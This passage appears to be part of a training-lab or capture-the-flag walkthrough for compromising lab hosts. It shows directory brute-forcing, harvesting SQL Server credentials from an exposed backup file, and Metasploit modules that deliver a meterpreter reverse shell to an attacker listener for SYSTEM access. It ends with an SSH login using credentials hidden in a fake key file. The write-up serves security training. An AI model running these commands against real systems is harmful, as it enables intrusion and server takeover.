dirb http://172.16.64.140/project -u admin:admin
```



```
root@0xluk3:~# dirb http://172.16.64.140/project -u admin:admin
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Sun May 19 07:19:51 2019  
URL_BASE: http://172.16.64.140/project/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
AUTHORIZATION: admin:admin
```

```
-----  
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://172.16.64.140/project/ ----
```

We will eventually discover several more subdirectories. The **/project/backup/test** one is particularly interesting.

Index of /project/backup/test x +

← → ↺ 🏠

172.16.64.140/project/backup/test/


## Index of /project/backup/test

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
📁 <a href="#">Parent Directory</a>		-	
📄 <a href="#">asdasd.txt</a>	2019-03-06 12:17	5	
📄 <a href="#">dsadasda.txt</a>	2019-03-06 12:21	25	
📄 <a href="#">sdadas.txt</a>	2019-03-25 18:33	126	
📄 <a href="#">test1.txt</a>	2019-03-06 12:20	96	
📄 <a href="#">todo.txt</a>	2019-03-06 12:17	0	


Apache/2.4.18 (Ubuntu) Server at 172.16.64.140 Port 80

One of those files (**sdadas.txt**), contains useful information that can be used to exploit the environment further. Specifically, it contains SQL Server credentials.





It also contains the flag's URL.



## STEP 7: EXPLOIT THE SQL SERVER

Leveraging the identified SQL Server credentials, let's perform reconnaissance activities on the SQL Server first.

Metasploit's **mssql\_login** module can help us first check if the identified credentials are valid, as follows.

```
use auxiliary/scanner/mssql/mssql_login
set rhosts 172.16.64.199
set rport 1433
set username fooadmin
set password fooadmin
set verbose true
run
```

```
msf5 > use auxiliary/scanner/mssql/mssql_login
msf5 auxiliary(scanner/mssql/mssql_login) > set rhosts 172.16.64.199
rhosts => 172.16.64.199
msf5 auxiliary(scanner/mssql/mssql_login) > set rport 1433
rport => 1433
msf5 auxiliary(scanner/mssql/mssql_login) > set username fooadmin
username => fooadmin
msf5 auxiliary(scanner/mssql/mssql_login) > set password fooadmin
password => fooadmin
msf5 auxiliary(scanner/mssql/mssql_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/mssql/mssql_login) > run

[*] 172.16.64.199:1433 - 172.16.64.199:1433 - MSSQL - Starting authentication scanner.
[!] 172.16.64.199:1433 - No active DB -- Credential data will not be saved!
[+] 172.16.64.199:1433 - 172.16.64.199:1433 - Login Successful: WORKSTATION\fooadmin:fooadmin
[*] 172.16.64.199:1433 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mssql/mssql_login) > 
```

Metasploit's **mssql\_enum** module can help us automate reconnaissance against the SQL Server, as follows.





```

////////////////////////////////////
use auxiliary/admin/mssql/mssql_enum
set password fooadmin
set username fooadmin
set rport 1433
set rhosts 172.16.64.199
run
////////////////////////////////////

```

```

msf5 auxiliary(admin/mssql/mssql_enum) > options

Module options (auxiliary/admin/mssql/mssql_enum):

  Name           Current Setting  Required  Description
  ----
  PASSWORD       fooadmin         no        The password for the specified username
  RHOSTS         172.16.64.199   yes       The target address range or CIDR identifier
  RPORT          1433             yes       The target port (TCP)
  TDSENCRYPTION  false            yes       Use TLS/SSL for TDS data "Force Encryption"
  USERNAME       fooadmin         no        The username to authenticate as
  USE_WINDOWS_AUTHENT  false            yes       Use windows authentication (requires DOMAIN op
tion set)

```

Upon running the module, you should see various information about the database. We can also see that the identified credentials belong to an administrative account. Such credentials can result in total server compromise.

```

[*] 172.16.64.199:1433 - System Admin Logins on this Server:
[*] 172.16.64.199:1433 - sa
[*] 172.16.64.199:1433 - WIN10\AdminELS
[*] 172.16.64.199:1433 - NT SERVICE\SQLWriter

[*] 172.16.64.199:1433 - xp_cmdshell is Enabled
[*] 172.16.64.199:1433 - remote access is Enabled

```

We can fully compromise the SQL Server, through Metasploit's **mssql\_payload** module, as follows.

```

////////////////////////////////////
use exploit/windows/mssql/mssql_payload
set password fooadmin
set username fooadmin
set srvport 53
set rhosts 172.16.64.199
set payload windows/x64/meterpreter_reverse_tcp
////////////////////////////////////

```



```

set lhost 172.16.64.13
set lport 443
run

```

```

msf5 auxiliary(admin/mssql/mssql_enum) > use exploit/windows/mssql/mssql_payload
msf5 exploit(windows/mssql/mssql_payload) > set password fooadmin
password => fooadmin
msf5 exploit(windows/mssql/mssql_payload) > set username fooadmin
username => fooadmin
msf5 exploit(windows/mssql/mssql_payload) > set srvport 53
srvport => 53
msf5 exploit(windows/mssql/mssql_payload) > set rhosts 172.16.64.199
rhosts => 172.16.64.199
msf5 exploit(windows/mssql/mssql_payload) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf5 exploit(windows/mssql/mssql_payload) > set lhost 172.16.64.13
lhost => 172.16.64.13
msf5 exploit(windows/mssql/mssql_payload) > set lport 443
lport => 443
msf5 exploit(windows/mssql/mssql_payload) > run

[*] Started reverse TCP handler on 172.16.64.13:443
[*] 172.16.64.199:1433 - Command Stager progress - 0.52% done (1499/290735 bytes)
[*] 172.16.64.199:1433 - Command Stager progress - 1.03% done (2998/290735 bytes)

```

The above screenshot shows an example of a valid configuration of this module.

Upon successful uploading of the meterpreter payload, a new meterpreter session will be opened.

```

[*] 172.16.64.199:1433 - Command Stager progress - 100.00% done (290735/290735 bytes)
[*] Meterpreter session 1 opened (172.16.64.13:443 -> 172.16.64.199:49671) at 2019-05-19 07:29:24 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Let's spawn a remote shell and try to explore the system a bit more, as follows.

```

shell
cd c:\Users
dir

```



```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 540 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\Users
cd c:\Users

c:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3A93-BF4C

Directory of c:\Users

12/15/2017  10:42 PM    <DIR>          .
12/15/2017  10:42 PM    <DIR>          ..
05/18/2019  05:01 PM    <DIR>          AdminELS
12/15/2017  10:54 PM    <DIR>          Administrator
12/15/2017  10:59 PM    <DIR>          Administrator.ELS-CHILD
12/15/2017  10:59 PM    <DIR>          analyst1.ELS-CHILD
12/15/2017  10:59 PM    <DIR>          ELS_Admin
11/17/2017  04:25 PM    <DIR>          Public
12/15/2017  10:42 PM    <DIR>          TEMP
               0 File(s)              0 bytes
               9 Dir(s)  6,352,998,400 bytes free

c:\Users>

```

The flag resides in the AdminELS user's Desktop.

```

c:\Users\AdminELS\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3A93-BF4C

Directory of c:\Users\AdminELS\Desktop

04/25/2019  06:38 AM    <DIR>          .
04/25/2019  06:38 AM    <DIR>          ..
04/25/2019  06:39 AM             47 flag.txt
03/12/2019  12:31 PM           853 HeidiSQL.lnk
05/18/2019  05:03 PM           632 id_rsa.pub
               3 File(s)              1,532 bytes
               2 Dir(s)  6,352,998,400 bytes free

c:\Users\AdminELS\Desktop>type flag.txt
type flag.txt
Congratulations! You exploited this machine!

c:\Users\AdminELS\Desktop>

```



## STEP 8: FIND HIDDEN SSH CREDENTIALS AND LOG IN TO THE LAST MACHINE

Let's continue exploring the compromised SQL Server. There is a file (**id\_rsa.pub**) that looks like an SSH key on the AdminELS user's Desktop.

```
c:\Users\AdminELS\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3A93-BF4C

Directory of c:\Users\AdminELS\Desktop

04/25/2019  06:38 AM    <DIR>          .
04/25/2019  06:38 AM    <DIR>          ..
04/25/2019  06:39 AM                47 flag.txt
03/12/2019  12:31 PM               853 HeidiSQL.lnk
05/18/2019  05:03 PM               632 id_rsa.pub
               3 File(s)            1,532 bytes
               2 Dir(s)      6,352,998,400 bytes free
```

Let's use the **type** command to view the content of the **id\_rsa.pub** file. It appears to be an SSH key file.

```
c:\Users\AdminELS\Desktop>type id_rsa.pub
type id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAAQEAAGWzjgKVHcpaDFvc6877t6ZT2ArQa+0iFteRLCc6TpxJ/lQFEDtmxjTcotik7V3
DcYrIv3UsmNLjxKpEJpwqELGBfArKAbzjWXZE0VubmBQMht4WmBMLDWGcKu8356blxom+KR5S5o+7CpcL5R7UzwdIaHYt/ChDw0
Jc5VK7QU46G+T9W8aYZtvb0zl20zWj1U6NSXZ4Je/trAKoLHisVfq1hAnuUg0HMQrPCmddW5CmTzuEAwd8RqNRUizqsgIcJwAy
Q8uPZn5CXKwbE/plp3fzAjUXBbjB0c7SmXzondjmMPcamjjTTB7kcyIQ/3BQfByalqhjXeimpmiNXlInnQ== rsa-key-2019031
3###ssh://developer:dF3334s\Kw@172.16.64.182:22#####
#####
c:\Users\AdminELS\Desktop>
```

This is not a real key file though. If you carefully look near the end of the file, you will identify that it holds credentials to an SSH server.

Let's use them to log into the last machine of this challenge. The flag resides in the home directory.



```
root@0xluk3:~# ssh developer@172.16.64.182
The authenticity of host '172.16.64.182 (172.16.64.182)' can't be established.
ECDSA key fingerprint is SHA256:REntJS0acPn+bv2Lw6K0XrHov6tFifkbIXQ3kh/NpeE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.64.182' (ECDSA) to the list of known hosts.
developer@172.16.64.182's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

195 packages can be updated.
10 updates are security updates.

Last login: Thu Apr 25 06:42:40 2019 from 172.13.37.2
developer@xubuntu:~$ ls
flag.txt
developer@xubuntu:~$ cat flag.txt
Congratulations, you got it!
developer@xubuntu:~$
```

